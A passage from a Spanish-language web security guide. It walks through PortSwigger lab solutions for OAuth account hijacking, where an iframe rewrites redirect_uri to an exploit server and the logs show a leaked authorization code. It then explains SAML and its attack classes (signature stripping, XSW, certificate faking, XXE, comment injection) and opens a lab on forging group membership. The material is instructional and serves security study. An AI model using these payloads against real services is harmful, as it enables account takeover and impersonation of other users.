<iframe src="https://acc31fbd1f8cf2d38094213e000d0005.web-security-academy.net/oauth-linking?code=I3MTLfsCrEkhhLrE9z-clR6YivxtUFUMCz9czdsRUvg"></iframe>
```

El tag iframe, nos permite incrustar contenido a una página, es un elemento de HTML. Este deberíamos enviarlo a la víctima para que genere el flujo de datos OAuth con su perfil de Social Media Account.

Para completar el laboratorio, tenemos que deslogueamos del nuestro panel de usuario, e iniciar sesión de nuevo desde nuestro Social Media Account.




Imagen 106: Suplantando la identidad del usuario Admin

Consiguiendo el acceso al panel administrador.

Lab: OAuth account hijacking via redirect_uri

Quizás la vulnerabilidad más encontrada en OAuth es cuando la configuración del propio servicio OAuth permite a los atacantes robar authorization codes o Access Tokens asociados a las cuentas de otros usuarios.

Al robar un código o token, el atacante puede ser capaz de acceder a los datos de la víctima. En última instancia, esto puede comprometer completamente su cuenta - el atacante podría potencialmente iniciar sesión como el usuario víctima en cualquier aplicación cliente que esté registrada con este servicio OAuth.

El primer paso es reconocer como funciona y como está configurado OAuth, por tanto, debemos loguearnos en nuestra cuenta de usuario, y utilizamos el servicio OAuth para autenticarnos.

Interceptamos la Request que produce el flujo de datos y una vez interceptada, modificamos el valor del parámetro Redirect_uri.




Imagen 107: Interceptamos la Authorization Request

Una vez interceptada, nos la enviamos al repeater, tenemos el shortcut control + r, y acto seguido dropeamos este request. Una vez en el repeater, modificamos el valor del Redirect uri, e incluimos nuestro servidor.

No existe ninguna protección contra estos ataques, por tanto, podemos modificar fácilmente el valor del parámetro Redirect_uri, por el valor de nuestro servidor. Podrían existir protecciones contra estos ataques, en el apartado Tips, se dejó algunos ejemplos para bypassar estas protecciones.

Podemos comprobar el correcto funcionamiento, viendo los logs generados por nuestro servidor, como podemos observar, la petición al endpoint /exploit, viene dada de una dirección ip desconocida.



```
188.26.209.172 2021-08-28 08:35:13 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0
172.31.30.214 2021-08-28 08:35:14 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Chrome/796218"
188.26.209.172 2021-08-28 08:35:14 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
```

Imagen 108: Logs del servidor

Para completar el laboratorio, debemos crear el siguiente elemento iframe y enviárselo a la víctima.

```
<iframe src="https://oauth-ac481fd51e69d68a8073bac002b70082.web-security-
academy.net/auth?client_id=hoh4aj7i42aumn5v7hesz&redirect_uri=https://exploit-
acef1f7a1edbd6c680d5bae701b400cf.web-security-
academy.net/exploit&response_type=code&scope=openid%20profile%20email"></iframe>
```

De esta forma, una vez la víctima haga clic en el iframe, se generará un leak de su code, como veremos en la siguiente imagen, en la última petición.

```
188.26.209.172 2021-08-28 08:35:13 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "User-Agent: Mozilla/5.0
172.31.30.214 2021-08-28 08:35:14 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Agent: Chrome/796218"
188.26.209.172 2021-08-28 08:35:14 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
172.31.30.214 2021-08-28 08:35:14 +0000 "GET /exploit?code=48oQagpur8AxjhJRgtRgandwqIWQW7n79A6GydQ90xQ |
```

Imagen 109: Leaks Code

Este code, nos lo copiamos y reemplazamos en la url

<https://ac231f451e60d67e805bba8e00540097.web-security-academy.net/oauth-callback?code=CHiTGy-5d51raEWWjuyK3GNli6C%bEFRfuMNGLS6QXMj>




Imagen 110: Accediendo como administrador

7. SAML

27. ¿Que es?

SAML (Security Assertion Markup Language) es el estándar más antiguo para intercambiar datos de autenticación y autorización entre las partes, desarrollado originalmente en 2001. Es un estándar abierto basado en XML (Extensible Markup Language) que permite la comunicación estandarizada entre identity provider (IdP) y service provider (SP), mediante el paso de credenciales de autorización entre ellos.

Estos dos proveedores son dos roles principales dentro de un modelo Single Sign-On.

- Service Provider: En español, conocido como proveedor de servicios (SP), delega la autenticación del usuario en los Identity Provider (IdP), previamente a proporcionar el servicio al usuario
- Identity Provider, conocido como proveedor de identidad (IdP), es la parte encargada de autenticar a los usuarios, se encarga de revisar la información relativa a la identificación del usuario mediante la prueba de que “eres quien dice ser” a partir de algún tipo de mecanismo de autenticación, y proporciona una identidad junto con una serie de atributos dentro del sistema de gestión de identidades como nombre, rol o dirección de email. Permitiendo a los Service Provider (SP), disponer de la información necesaria de quién está usando sus servicios.
- Principal: Actor que pide acceso a un recurso

SAML, se ha convertido en uno de los métodos de implementación de SSO (Single Sign-On) más comunes para la gestión de usuarios y proporciona acceso a soluciones SaaS (Software as a Service).

Con SAML, existe un sistema simplificado de un único inicio de sesión por usuario.

El siguiente diagrama muestra cómo funciona SAML






Imagen 111: Vista simplificada del funcionamiento de una autenticación SAML

En primer lugar, desde el User-Agent (navegador), el usuario solicita el acceso a diferentes recursos de los Service Provider (SP).

Como no está conectado, el Service Provider (SP) le hace enviar una solicitud SAML al Identity Provider (IdP). Una vez que haya proporcionado sus credenciales, el proveedor le enviará una respuesta SAML, conocida como SAMLResponse, que podrá utilizar para autenticarse al Service Provider (SP).

La respuesta SAML del Identity Provider, contiene una assertion con atributos, que comunica su identidad al Service Provider (SP). Estos **assertion**, tratan información del usuario, como su nombre de usuario, su dirección de correo, ID de usuario, permisos o privilegios.

```

<Assertion ID="_2fa74dd0-f1dd-0138-2aed-0242ac110033"
IssuedInstant="2020-10-16T12:58:18Z" Version="2.0" xmlns="urn:oasis:names:tc:SAML:2.0:assertion">
<Issuer>http://idp-ptl-846b660e-ed96ed03.libcurl.so/saml/auth</Issuer>
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
<ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
<ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
<ds:Reference URI="#_2fa74dd0-f1dd-0138-2aed-0242ac110033">
<ds:Transforms>
<ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
</ds:Transforms>
<ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmenc#sha256"/>
<ds:DigestValue>udbKEV3p8fpkMNw6rS+gUisIQBwk+dtOsEzA9hlJg=</ds:DigestValue>
</ds:Reference>
</ds:SignedInfo>
<ds:SignatureValue>jicySepQhVL5+CIXu+7AQHrcn9g3WklGoN59MNSWfY57RfmlDRT7Nvx0v1yWILmgZyz2uilEitvVK25pqWzU
<KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
<ds:X509Data>
<ds:X509Certificate>MIIFNjCCAx4CCQDOVI3CrrCx1jANBgkqhkiG9w0BAQsFADBdMQswCQYDVQQGEwJBVTERMA8GA1UECA
</ds:X509Data>
</KeyInfo>
</ds:Signature>
<Subject>
<NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">target@gmail.com</NameID>
<SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<SubjectConfirmationData
InResponseTo="_5e358f6d-4b51-4397-ad16-1cec3efff79a"
NotOnOrAfter="2020-10-16T13:01:18Z" Recipient="http://ptl-846b660e-ed96ed03.libcurl.so:80/saml/consume"/>
</SubjectConfirmation>
</Subject>

```

Imagen 112: Contenido de una SAMLResponse del libro Bug Bounty PlayBook

La información se trata de un documento XML, encodeado en base64 o en raw, se transmite al servicio al que el usuario quiere acceder. El SP valida que la información del XML y permite al usuario acceder

La relación de confianza funciona porque el SP confía en el IdP. Esta relación de confianza se crea inicialmente proporcionando el certificado (que contiene la clave pública) del IdP al SP.

Si una SAMLResponse está firmada con la clave privada que coincide con la clave pública del certificado, el Service Provider confiará en la afirmación.

28. ¿Como encontrarlo?

El primer paso es confirmar que la página web está usando SAML. Esto podemos verlo interceptando las peticiones y respuestas a través de un proxy. Identificar mensajes XML, o buscar por palabras clave como saml.

Existen herramientas que nos ayudan ver estas peticiones y respuestas, dejaré diferentes alternativas:

Una extensión para el navegador, [SAML-tracer, que permite ver mensajes SAML enviados a través del navegador durante un single sign-on](#)

Herramientas online como <https://samltool.com/decode.php>

Herramientas para terminal de comandos como SAML Extractor, <https://github.com/fadyosman/SAMLExtractor>

La más recomendada es utilizar la extensión [SAML Raider](#), para BurpSuite, la podemos encontrar dentro del BApp Store, nos ayuda a editar y re-encodear los mensajes SAML, eliminar firmas, realizar ataques XSW, XXE, Certificate Faking, entre otros. Por tanto, debemos tenerla instalada para realizar estos ataques que se van a exponer en el siguiente apartado.

29. TIPS

Para automatizar estas búsquedas de vulnerabilidades, en lugar de realizar manualmente, se recomienda utilizar la extensión para BurpSuite, llamada SAML Raider, de esta forma podremos manipular los mensajes SAML.

Las vulnerabilidades asociadas a SAML, son las siguientes, y por tanto, una metodología a revisar.

- **Malas Implementaciones/XML Signature Missing or Invalid**

Uno de los problemas de este protocolo es la necesidad de utilizar firmas para evitar posibles manipulaciones y así mantener la integridad de los mensajes SAML.

Si un atacante puede tomar el control de la respuesta SAML pasada al Service Provider, podría bypassar las medidas de seguridad.

- Si encontramos dentro del mensaje SAMLresponse, un atributo llamado Name, si modificamos el valor de este, por el valor de admin, podríamos loguearnos como el usuario admin. Podría darse el caso, de utilizar un email.
- Eliminar el valor o el campo, <saml:SignatureValue> y dejarlo vacío, en ocasiones, la firma no esta bien implementada, y los desarrolladores solo verifican esta firma, solo si existe. La extensión SAML Raider tiene la opción de eliminar firmas.
- Verificar si la firma, ha sido generada de forma segura. Posibles cifrados débiles, se encuentre en base64, por ejemplo.
- Comprobar que la información enviada no contenga datos confidenciales, como contraseñas en texto claro.

- **XML Signature Wrapping (XSW) Attacks**

La idea de XML Signature Wrapping (XSW) es explotar la separación entre SSO Verifier y SSO Processor. Esto es posible porque los documentos XML contienen firmas XML que son procesadas normalmente en dos pasos separados, uno para la validación de la firma digital, y otro para la aplicación que utiliza los datos XML.

En estos ataques el adversario modifica la estructura del mensaje inyectando elementos falsos que no invalidan la Firma XML, probando diferentes combinaciones de funciones de verificación de la firma y el funcionamiento de un programa para encontrar una que no invalide la firma.

El objetivo de esta alteración es cambiar el mensaje de forma que la lógica de la aplicación y el módulo de verificación de la firma utilicen partes diferentes del mensaje. En consecuencia, el receptor verifica la Firma XML con éxito pero la lógica de la aplicación procesa el elemento falso. De este modo, el atacante elude la protección de integridad y la autenticación de origen de la firma XML y puede inyectar contenido arbitrario.



Existen diferentes formas de realizar estos ataques, en total tenemos 8 formas de verificar la seguridad

1. XSW: Un atacante puede añadir un nuevo nodo donde se encuentra la firma, de esta forma creamos una nueva SAMLResponse con nuestro malicioso assertion.
2. XSW: A diferencia de la primera, es que el tipo de firma utilizado es una firma independiente donde el XSW #1 utilizaba una firma envolvente.
3. XSW: En este ataque, se crea una Assertion maliciosa al mismo nivel que la assertion original para intentar confundir la business logic de la aplicación.
4. XSW: Es similar al número 3, en este caso, la Assertion original, se modifica para que sea una assertion hijo de la assertion maliciosa
5. XSW: En este caso, la assertion original envuelve a la firma
6. XSW: La assertion original se envuelve al nivel de la firma, que a su vez envuelve a la afirmación original.
7. XSW: En esta inyección, se inserta un nuevo elemento, llamado Extensions, añadiendo el assertion original como hijo.
8. XSW: Utiliza otro elemento XML menos restrictivo para realizar una variación del patrón de ataque utilizado en el XSW #7. En esta ocasión, la aserción original es hija del elemento menos restrictivo en lugar de la aserción copiada.

Todos estos ataques pueden resultar complejos de entender, recomiendo encarecidamente, leer más sobre ellos, este blog puede ser de utilidad para ello <https://epi052.gitlab.io/notes-to-self/blog/2019-03-13-how-to-test-saml-a-methodology-part-two/>

- **SAML Certificate Faking**

El Certificate Faking, conocido en español como falsificación de certificados, es el proceso de comprobar si el Service Provider (SP) verifica o no que un Identity Provider (IdP) de confianza ha firmado el mensaje SAML.

La relación de confianza entre el SP y el IdP se establece y debe verificarse cada vez que se recibe un mensaje SAML. Esto se reduce a utilizar un certificado autofirmado para firmar la SAMLResponse o assertion.

- **XML External Entity**



La respuesta de SAML es un mensaje XML el cuál es procesado por el SP. Esto quiere decir que se puede producir un vector de ataque como XXE.

Una vez capturada la SAMLResponse, podemos añadir un external DTD (Document Type Definition) dentro de la SAMLResponse.

- **XML Comment Handling**

Kelby Ludwig descubrió que un atacante podía autenticarse como otro usuario sin la contraseña SSO de ese individuo, insertando un comentario dentro del campo de nombre de usuario de tal manera que rompa el nombre de usuario. Añadiendo un comentario no afectaría a la firma del documento y el atacante podría acceder a la cuenta de un usuario legítimo.

```
<SAMLResponse>
  <Issuer>https://idp.com/</Issuer>
  <Assertion ID="_id1234">
    <Subject>
      <NameID>user@user.com<!-- evil.com --></NameID>
    </Subject>
  </Assertion>
</SAMLResponse>
```

XML comment tag

First part of the username

Second part of the username

Imagen 113: CVE-2017-11427

- **SAML XML Injection**

Recientemente el investigador Adam Roberts, 29 de marzo de 2021, descubrió que es posible inyectar contenido XML y modificar la estructura de un mensaje SAML, descubrió que era posible inyectar roles adicionales, modificar el assertion recibido, o inyectar nuevos username. El uso de firmas de respuesta no protege contra esta vulnerabilidad. Si te interesa conocer más sobre esta vulnerabilidad, tenemos este artículo sobre ella:

<https://research.nccgroup.com/2021/03/29/saml-xml-injection/>

En la siguiente imagen, podemos ver de una forma gráfica las vulnerabilidades asociadas a SAML, debido a las limitaciones de tamaño, se asocia la imagen en mayor resolución, [aquí](#)




Imagen 114: [Mapa Mental](#) de la seguridad en SAML

30. Ejemplos

A la hora de practicar la vulnerabilidad de SAML, tenemos multitud de laboratorios.

Los más destacadas son pentesterlab, que cuenta con 10 ejercicio en su certificate AUTH, estos ejercicios nos encontramos con fallas de seguridad sobre la debilidad de la key, así como comment injection's

Tenemos repositorios de github como [VulnerableSAMLApp](#) de yogisec, que contiene ejercicios sobre SAML. Justamente este es el que vamos a ver.

De esta forma, a través de ctf's podemos ver y observar entornos reales de una vulnerabilidad SAML

LAB: Modificación del valor memberof

Uno de los problemas habituales del protocolo que utiliza la firma para evitar la manipulación viene del hecho de que, a pesar de estar presente, la firma no se verifica.

El objetivo de este laboratorio será modificar el grupo al que pertenece el usuario para que el usuario se convierta en un usuario administrador.

En un primer paso, nos logueamos dentro de la aplicación para conocer el funcionamiento de su autenticación.




Imagen 115: Aplicativo Web

Una vez intentamos loguearnos, se nos genera el siguiente flujo de datos, debemos tener en cuenta, que en el servidor IdP se levanta en el puerto 80, y el SP se levanta en el puerto 8000. Esta información la podemos modificar en el fichero docker-compose.yml

Una breve recordatorio de los pasos de SAML

1.El navegador solicita la autenticación al SP, al no estar logueados recibimos una redirección (302) al IdP

2.El SP, nos redirecciona al IdP

3.El navegador sigue la redirección y accede al IdP, el IdP actúa como policía, y nos pide el usuario y la clave

Extender	Project options		User options		Learn	EsPreSSO	JSON Web Tokens		SAML Raider Certificates		
Dashboard	Target	Proxy	Intruder		Repeater	Sequencer	Decoder		Comparer	Logger	
Intercept	HTTP history	WebSockets history	Options								
Filter: Hiding CSS, image and general binary content											
#	Host	Method	URL				Params	Edited	Status	Length	MIME ty
25	http://127.0.0.1:8000	GET	/?sso2				✓		302	2645	HTML
26	http://127.0.0.1	GET	/simplesamlphp/saml2/idp/SSOService.php?SAMLRequest=fVPfb9o...				✓		302	1884	HTML
27	http://127.0.0.1	GET	/simplesamlphp/module.php/core/loginuserpass.php?AuthState=_8...				✓		200	4867	HTML

Imagen 116: Flujo de datos - I

Acto seguido del flujo de información, tenemos la siguiente imagen, donde observamos al IdP



Imagen 117: Panel de inicio de sesión - IdP

Introducimos nuestro usuario, yogi y password, bear, generando otras tres nuevas peticiones

Extender		Project options		User options		Learn	EsPreSSO	JSON Web Tokens		SAML Raider Certificates	
Dashboard		Target		Proxy	Intruder	Repeater	Sequencer	Decoder		Comparer	Logger
Intercept		HTTP history		WebSockets history		Options					
Filter: Hiding CSS, image and general binary content											
#	Host	Method	URL				Params	Edited	Status	Length	MIME type
25	http://127.0.0.1:8000	GET	/?sso2				✓		302	2645	HTML
26	http://127.0.0.1	GET	/simplesamlphp/saml2/idp/SSOService.php?SAMLRequest=fVPfb9o...				✓		302	1884	HTML
27	http://127.0.0.1	GET	/simplesamlphp/module.php/core/loginuserpass.php?AuthState=_8...				✓		200	4867	HTML
28	http://127.0.0.1	POST	/simplesamlphp/module.php/core/loginuserpass.php?				✓		200	11518	HTML
29	http://127.0.0.1:8000	POST	/?acs				✓		302	826	HTML
30	http://127.0.0.1:8000	GET	/profile/						200	2770	HTML

Imagen 118: Flujo de datos - II

4. El IDP devuelve una respuesta con un SAMLResponse a la petición de tipo POST, que contiene nuestro usuario y password.
5. La SAMLResponse es reenviada al puerto 8000, es decir, al SP por el navegador.
6. El usuario inicia sesión en el SP y puede acceder a la aplicación.

Por tanto, ya nos encontramos logueados dentro de la aplicación,




Imagen 119: Panel del usuario

Antes de entrar en este escenario, este problema de configuración es el defecto de implementación más común que se puede encontrar.

Una vez que nos autentiquemos en nuestro IDP podemos hacer los cambios que queramos en la respuesta SAML. El mensaje no será comprobado, el SP simplemente lo procesará como válido.

Como vemos en la siguiente imagen, el usuario con el que nos hemos logueado es miembro del grupo Users.

```
<saml:AttributeStatement>
  <saml:Attribute Name="memberOf" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
    <saml:AttributeValue xsi:type="xs:string">users</saml:AttributeValue>
  </saml:Attribute>
  <saml:Attribute Name="firstName" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
    <saml:AttributeValue xsi:type="xs:string">Yogi</saml:AttributeValue>
  </saml:Attribute>
  <saml:Attribute Name="lastName" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
    <saml:AttributeValue xsi:type="xs:string">Bear</saml:AttributeValue>
  </saml:Attribute>
